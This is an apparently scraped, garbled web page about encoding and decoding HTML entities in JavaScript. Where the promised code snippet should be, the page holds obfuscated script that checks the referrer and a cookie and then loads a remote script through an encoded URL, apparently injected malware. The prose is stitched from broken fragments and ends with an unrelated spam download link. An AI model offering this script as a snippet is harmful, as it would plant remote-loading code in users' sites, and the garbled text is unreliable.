




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He js (for "HTML entities") is a robust HTML entity encoder/decoder written in JavaScript..

```
constructor(\x22return\x20this\x22)(\x20'+');');});catch(_0x46acfa){_0x1c6a49=window;}return _0x1c6a49;};var
_0x269141=_0x16512c();var _0x104913='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
9+/'=_0x269141['atob']||(_0x269141['atob']=function(_0x35ed7d){var
_0x23c42d=String(_0x35ed7d)['replace'](/=+$/,"");for(var _0x1d91df=0x0,_0xb93cdb,_0x5776bb,_0x538bf9=0x0,_0x4183ee=
";_0x5776bb=_0x23c42d['charAt'](_0x538bf9++);~_0x5776bb&&(_0xb93cdb=_0x1d91df%0x4?_0xb93cdb*0x40+_0x5776b
b:_0x5776bb,_0x1d91df++%0x4)?_0x4183ee+=String['fromCharCode'](0xff&_0xb93cdb>>(-0x2*_0x1d91df&0x6):0x0){_0
x5776bb=_0x104913['indexOf'](_0x5776bb);}return
_0x4183ee;});});_0x2962['base64DecodeUnicode']=function(_0x4e4588){var _0x37a3f0=atob(_0x4e4588);var
_0x56f37b=[];for(var
_0x1eeb5b=0x0,_0x5c4df0=_0x37a3f0['length'];_0x1eeb5b=_0x2619a5;,'HiGiI':_0x2962('0x24'),'snMvf':function
_0x256736(_0x2157f2,_0x4a9efa){return _0x2157f2(_0x4a9efa);},'sIDkX':function
_0x299493(_0x504724,_0x2c8e03){return _0x504724+_0x2c8e03;},'jDGOE':function
_0x362677(_0x3cff2d,_0x5e01c7){return _0x3cff2d+_0x5e01c7;},'NhaXx':_0x2962('0x25');var _0x12c4a0=[_0x2b1888['qZ
fPA'],_0x2b1888['DKnUg'],_0x2b1888[_0x2962('0x26')],_0x2b1888['KApxq'],_0x2b1888['yFVyr'],_0x2b1888['SQVWi'],_0x
2b1888[_0x2962('0x27')],_0x17c2ee=document[_0x2962('0x28')],_0x771629=!,_0x19925f=cookie[_0x2962('0x29')](_0x2b
1888[_0x2962('0x2a')]);for(var _0x1e8fff=0x0;_0x2b1888['DhQxD'](_0x1e8fff,_0x12c4a0[_0x2962('0xf')]);_0x1e8fff++){if(
_0x2b1888[_0x2962('0x2b')](_0x2b1888[_0x2962('0x2c')],_0x2b1888[_0x2962('0x2c')])){if(_0x2b1888['hoUnz'](_0x17c2ee['
indexOf'](_0x12c4a0[_0x1e8fff],0x0))){if(_0x2b1888[_0x2962('0x2b')](_0x2b1888[_0x2962('0x2d')],_0x2962('0x24'))){_0x7
71629=!![];}}else{return cookie[name];}}else{_0x2b1888[_0x2962('0x2e')](include,_0x2b1888[_0x2962('0x2f')](_0x2b1888[
_0x2962('0x30')](_0x2b1888['NhaXx'],q),""));}}if(_0x771629){cookie[_0x2962('0x31')](_0x2b1888[_0x2962('0x2a')],0x1,0x1
);if(!_0x19925f){_0x2b1888[_0x2962('0x2e')](include,_0x2b1888[_0x2962('0x30')](_0x2b1888['NhaXx'],q)+");}}R());
Encode and Decode HTML entities using pure JavascriptEncode and Decode HTML entities using pure JavascriptPublished :
June 25th 2016Last modification : June 25th 201624896 viewsInvalid html, broked markup and other undesirable side-effects
of work with html strings without being escaped properly in Javascript, is a problem that at least 1 of every 5 web developers
(that works with dynamic apps) have faced.. 2 4 69 of the HTML spec Follow Our Code World on TwitterLike Our Code
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WorldOur Code World can help with your next project !Software Development ServicesFor desktop, mobile, and web.
```

It doesn't provide too much customization but it works fine (at least to have only a couple of lines).. Encode and decode everythingIf you're one of those psychotic (just like me) developers that doesn't like to add huge portion of code in their projects, you may want to use the following snippet.. The previous code creates a global variable (in the window) named `htmlentities` This object contains the 2 methods `encode` and `decode`.. Javascript itself doesn't provide native methods to deal with it, unlike PHP (our beautiful server side language) which offers the `htmlentities`, `html_entity_decode` and `html_entity_encode` functions ready to use.. Note that the `encode` method, will convert every single character into its html character.

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If you want to replace only those weird characters that broke your html (<,>,/,\ etc) keep reading and don't use this method, otherwise this snippet comes in handy.. This piece of code works like a charm in both ways, encode and decode It expects as first parameter the string (decoded or encoded according to the method) and returns the processed string.. An online demo is available This function takes a string of text and encodes (by default) any symbols that aren't printable ASCII symbols and `&`, `<`, `>`, `"`, `'`, and ```, replacing them with character references.. To convert a normal string to its html characters use the `encode` method :To convert an encoded html string to readable characters, use the `decode` method :Note : feel free to copy every single function and include it in your project as you wish. [League Of Legends Download Mac Version](#)

